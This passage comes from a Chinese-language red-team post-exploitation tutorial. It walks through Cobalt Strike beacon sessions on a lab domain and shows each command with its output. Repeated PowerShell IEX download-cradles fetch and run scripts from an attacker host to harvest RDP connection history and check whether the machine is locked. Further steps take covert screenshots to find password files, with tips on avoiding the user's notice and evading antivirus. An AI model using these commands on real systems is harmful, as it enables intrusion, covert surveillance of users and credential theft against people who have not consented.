


```
beacon> shell net group "Domain controllers" /domain
[*] Tasked beacon to run: net group "Domain controllers" /domain
[+] host called home, sent: 46 bytes
[+] received output:
The request will be processed at a domain controller for domain rootkit.org.

Group name     Domain Controllers
Comment        All domain controllers in the domain

Members

-------------------------------------------------------------------------------
2008R2-DCSERVER$
The command completed successfully.


beacon> shell net time /domain
[*] Tasked beacon to run: net time /domain
[+] host called home, sent: 24 bytes
[+] received output:
Current time at \\2008R2-DCServer.rootkit.org is 10/17/2018 2:18:16 AM

The command completed successfully.
```

0x13 获取当前机器的 rdp 连接历史记录 [需要已事先获取当前机器的管理权限,主要因为是要读某些关键注册表键值]

我们获取当前系统的 rdp 连接历史记录的主要目的,还是在**为我们后续能横向跨到一些目标内网的关键机器上做准备,** ListAllUsers.ps1 脚本是获取当前机器所有用户的 rdp 连接记录,万一目标机器不能正常出网,如果一定需要,可以想办法把脚本直接传到目标机器上去搞


```
# powershell "IEX (New-Object Net.WebClient).DownloadString('http://192.168.3.69/ListAllUsers.ps1');"
```



```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are WEBSERVER-IIS7\Administrator (admin)
beacon> shell powershell "IEX (New-Object Net.WebClient).DownloadString('http://192.168.3.69/ListAllUsers.ps1');"
[*] Tasked beacon to run: powershell "IEX (New-Object
Net.WebClient).DownloadString('http://192.168.3.69/ListAllUsers.ps1');"
[+] host called home, sent: 107 bytes
[+] received output:
User: Administrator
SID: S-1-5-21-1282335229-4272261775-2564332284-500
Status: OK
Server: 192.168.3.106
User: ROOTKIT\Administrator
Server: 192.168.3.108
User: WEBSERVER-IIS8\Administrator
----------------------------------
```

获取当前已经登录用户的 rdp 连接记录

```
# powershell "IEX (New-Object Net.WebClient).DownloadString('http://192.168.3.69/ListLogged-inUsers.ps1');"
```




```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are WEBSERVER-IIS7\Administrator (admin)
beacon> shell powershell "IEX (New-Object
Net.WebClient).DownloadString('http://192.168.3.69/ListLogged-inUsers.ps1');"
[*] Tasked beacon to run: powershell "IEX (New-Object
Net.WebClient).DownloadString('http://192.168.3.69/ListLogged-inUsers.ps1');"
[+] host called home, sent: 113 bytes
[+] received output:
User: Administrator
SID: S-1-5-21-1282335229-4272261775-2564332284-500
Status: OK
Server: 192.168.3.106
User: ROOTKIT\Administrator
Server: 192.168.3.108
User: WEBSERVER-IIS8\Administrator
----------------------------------
```

0x14 针对某些个人机的状态搜集

毕竟是个人机,操作的时候肯定要谨慎一点,不然容易被察觉[**尤其当你拿到的是管理员或者技术人员的个人机**],比如,在操作之前先**大致看下目标是否处于锁屏状态**,尽量选择在用户空闲的时候进行某些操作,还是那个问题,因为此处用的还是 IEX,万一目标机器不能出网就尴尬了,不过有机会的话,把想办法脚本传上去搞也是一样的,另外,还有很现实的问题,目标个人机系统必须是 win7+,不然 powershell 是没存活的,不过一般都不用太担心,现在的个人机几乎都不大可能是 winxp 了,win10 会相对居多


```
# powershell "IEX (New-Object Net.WebClient).DownloadString('http://192.168.3.69/CheckStandby.gif');"
```



```
beacon> shell powershell "IEX (New-Object Net.WebClient).DownloadString('http://192.168.3.69/CheckStandby.gif');"
[*] Tasked beacon to run: powershell "IEX (New-Object
Net.WebClient).DownloadString('http://192.168.3.69/CheckStandby.gif');"
[+] host called home, sent: 107 bytes
[+] received output:
Running
```

下面的操作同样也是针对个人机,**快速对目标桌面进行远程截屏**,注意,该脚本截屏并不需要很高的权限[只需要你当前是一个桌面环境用户],免杀也非常不错,截屏的主要目标还是想快速了解目标桌面上有没有我们想要的一些敏感文件,比如,各类密码文件...

```
beacon> powershell-import /root/powershell/Take-ScreenShot.ps1
beacon> powershell Take-ScreenShot -screen -file C:/windows/temp/windwn.png -imagetype png
beacon> shell dir c:\windows\temp\ | findstr "windwn.png"
```



```
beacon> powershell-import /root/powershell/Take-ScreenShot.ps1
[*] Tasked beacon to import: /root/powershell/Take-ScreenShot.ps1
[+] host called home, sent: 3908 bytes
beacon> powershell Take-ScreenShot -screen -file C:/windows/temp/windwn.png -imagetype png
[*] Tasked beacon to run: Take-ScreenShot -screen -file C:/windows/temp/windwn.png -imagetype png
[+] host called home, sent: 79 bytes
beacon> shell dir c:\windows\temp\ | findstr "windwn.png"
[*] Tasked beacon to run: dir c:\windows\temp\ | findstr "windwn.png"
[+] host called home, sent: 51 bytes
[+] received output:
10/16/2018  08:09 PM           316,053 windwn.png
```

0x15 小结说明

此处暂不做小结,待后续整个信息搜集部分完结后,再统一进行小结

更多高质量精品实用干货分享,请扫码关注个人 微信公众号 ,或者直接加入 小密圈 与众多 资深 apt 及红队玩家一起无缝深度学习交流 :)

微信公众号

加入小密圈

- by klion
- 2018.9.16